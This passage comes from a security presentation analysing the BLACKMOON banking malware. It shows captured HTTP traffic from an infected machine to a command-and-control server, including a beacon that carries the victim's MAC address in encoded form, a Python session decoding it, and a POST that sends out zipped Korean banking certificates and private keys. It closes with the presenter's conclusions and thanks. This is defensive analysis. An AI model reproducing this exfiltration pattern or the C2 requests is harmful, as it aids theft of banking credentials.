GET /ca.php?m=4E5449744E5451744D4441744D6A4D744D4459744D45493D&h=949 HTTP/1.1
Connection: Keep-Alive
Content-Type: text/plain; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; win32; winHttp.winHttpRequest.5)
Host: 118.142.224.106

HTTP/1.1 200 OK
Date: Wed, 26 Oct 2016 03:32:00 GMT
Server: Apache/2.2.4 (win32) PHP/5.2.3
X-Powered-By: PHP/5.2.3
Content-Length: 3
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Language: ko
```

```
Python 2.7.10 (default, Jul 30 2016, 18:31:42)
[GCC 4.2.1 Compatible Apple LLVM 8.0.0 (clang-800.0.34)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> "4E5449744E5451744D4441744D6A4D744D4459744D45493D".decode("hex")
'NTItNTQtMDAtMjMtMDYtMEI='
>>> import base64
>>> base64.b64decode("NTItNTQtMDAtMjMtMDYtMEI=")
'52-54-00-23-06-0B'
```


Network Send Certificates

```
...POST /ca.php?p HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; win32; winHttp.winHttpRequest.5)
Content-Length: 1358
Host: 118.142.224.106

PK.....dZI.....Appdata_nпки/yessign/
PK.....dZI.....Appdata_nпки/yessign/USER/PK.....dZI...
[...Appdata_nпки/yessign/USER/MWS
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
PK.....CZI.....a.....Appdata_nпки/yessign/USER/MWS
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
CapubsPK.....CZI.....g.....Appdata_nпки/yessign/USER/MWS
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
signCert.derPK.....CZI.....f.....Appdata_nпки/yessign/USER/MWS
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
signPri.keyPK.....dZI.....Appdata_nпки/yessign/USER/MWS
PK.....dZI.....3.....Appdata_nпки/yessign/USER/MWS
PK.....dZI.....[.....k.....Appdata_nпки/yessign/USER/MWS
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
PK.....CZI.....a.....Appdata_nпки/yessign/USER/MWS
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
CapubsPK.....CZI.....g.....c.....Appdata_nпки/yessign/
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
signCert.derPK.....CZI.....f.....Appdata_nпки/yessign/
()0003042201301102216144, ou=IBK, ou=personal4IB, o=yessign, c=kr/
signPri.keyPK.....l.....HTTP/1.1 200 OK
```

Conclusion

1. Best solution to stop BLACKMOON is Arresting Criminals
2. Lots of people are suffering from BLACKMOON
 - Some of victims tried to commit suicide
3. By Sharing information, we're able to take them down again

Special Thanks to
My Wife, Kyle Choi, Jong-Hyun Moon

Q & A

(kjkwak@fsec.or.kr)

Thank you